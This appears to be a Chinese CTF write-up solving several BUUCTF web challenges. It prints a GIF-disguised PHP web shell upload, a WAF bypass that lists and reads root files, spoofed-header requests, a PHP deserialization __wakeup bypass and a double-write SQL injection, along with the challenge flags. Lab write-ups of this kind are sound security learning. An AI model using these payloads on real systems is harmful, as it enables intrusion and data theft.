
SSTI 服务端模板注入

[极客大挑战 2019]Knife1

这道题很简单，蚁剑或者菜刀直接连就可以


密码就是Syc，也就是Post的变量

然后返回最上层，就可以看到flag



```
flag{2733bbae-25f8-4fdd-8871-8b226cc8f4e4}
```

[RoarCTF 2019]Easy Calc1



```
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```

查看源码，发现调用了calc.php?num

访问calc.php，直接给了源码，过滤了一些字符，没思路了，看wp

是利用了php解析特性


```
?num=phpinfo()
?%20num=phpinfo()
```

上面的两行命令，php解析是一样的，但是waf检测是不一样的，waf会按照两个变量来处理，这样就可以绕过waf

所以我们先看根目录里面有什么东西，构造命令

```
?%20num=var_dump(scandir(chr(47)))
```

var_dump是打印参数内容，scandir是查看参数目录里的内容和目录，chr(47)就是"/"，"/"被过滤了，我们使用chr(47)绕过




```
array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot"
[5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=>
string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=>
string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=>
string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

可以看到有一个f1agg，我们查看它的内容

```
?%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

file_get_contents是将整个文件读入一个字符串



```
string(43) "flag{5a0c88bd-1d14-494f-ba52-d48fdc26206f} "
```

[极客大挑战 2019]Http1

看源码，发现有个Secret.php

访问，提示

It doesn’t come from ‘https://www.Sycsecret.com’

我们使用bp伪造referer


Please use “Syclover” browser

修改UA

No!!! you can only read this locally!!!

XFF伪造

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:28669
User-Agent: "Syclover" browser
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1
referer: https://www.Sycsecret.com
```



flag{2379a47d-2fd2-442e-b16f-dac35ed9f0e1}

[极客大挑战 2019]PHP1

提示说有备份的习惯，扫一下目录，扫不出来。。。看wp

www.zip下载下来，有个flag.php，里面是假的

看index.php，先include class.php，然后传参，反序列化

于是去看class.php，代码审计

Name类，两个变量$username，$ password

当username=admin，password=100时，输出flag

构造反序列化

```php
<?php

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin', 100);
var_dump(serialize($a));

?>
```

```
?select=O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

反序列化先执行__wakeup()，该方法会对username重新赋值，需要跳过该方法

当反序列化时，当前属性个数大于实际属性个数时，就会跳过__wakeup()


```
?select=O:4:"Name":3:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。

因此私有字段的字段名在序列化时，类名和字段名前面都会加上\0的前缀。

字符串长度也包括所加前缀的长度

```
?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```



因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我！！！


flag{565f9545-675c-476d-848f-bb608568be27}

[极客大挑战 2019]Upload1

文件上传

```
GIF98a
<script language="php">eval($_POST['cmd']);</script>
```

bp抓包修改




Request to http://e0db9b71-7f5b-4f4a-826c-e5114291b580.node3.buuoj.cn:80 [111.73.45.58]

```
POST /upload_file.php HTTP/1.1
Host: e0db9b71-7f5b-4f4a-826c-e5114291b580.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------45751157416789179381758496890
Content-Length: 409
Origin: http://e0db9b71-7f5b-4f4a-826c-e5114291b580.node3.buuoj.cn
Connection: close
Referer: http://e0db9b71-7f5b-4f4a-826c-e5114291b580.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----------------------------45751157416789179381758496890
Content-Disposition: form-data; name="file"; filename="demo.phtml"
Content-Type: image/jpeg

GIF98a
<script language="php">eval($_POST['cmd']);</script>
-----------------------------45751157416789179381758496890
Content-Disposition: form-data; name="submit"

□□
-----------------------------45751157416789179381758496890--

```

上传成功，在upload目录下

蚁剑连接

最上层找到flag




```
flag{499866a6-5a8a-44f4-aa3a-a70a1f0bf29a}
```

[极客大挑战 2019]BabySQL1

```
?username=admin&password=123 %27 ununionion seselectlect 1,2,3 %23
```

在这里使用了双写绕过，猜测这里使用了replace，替换关键字为空

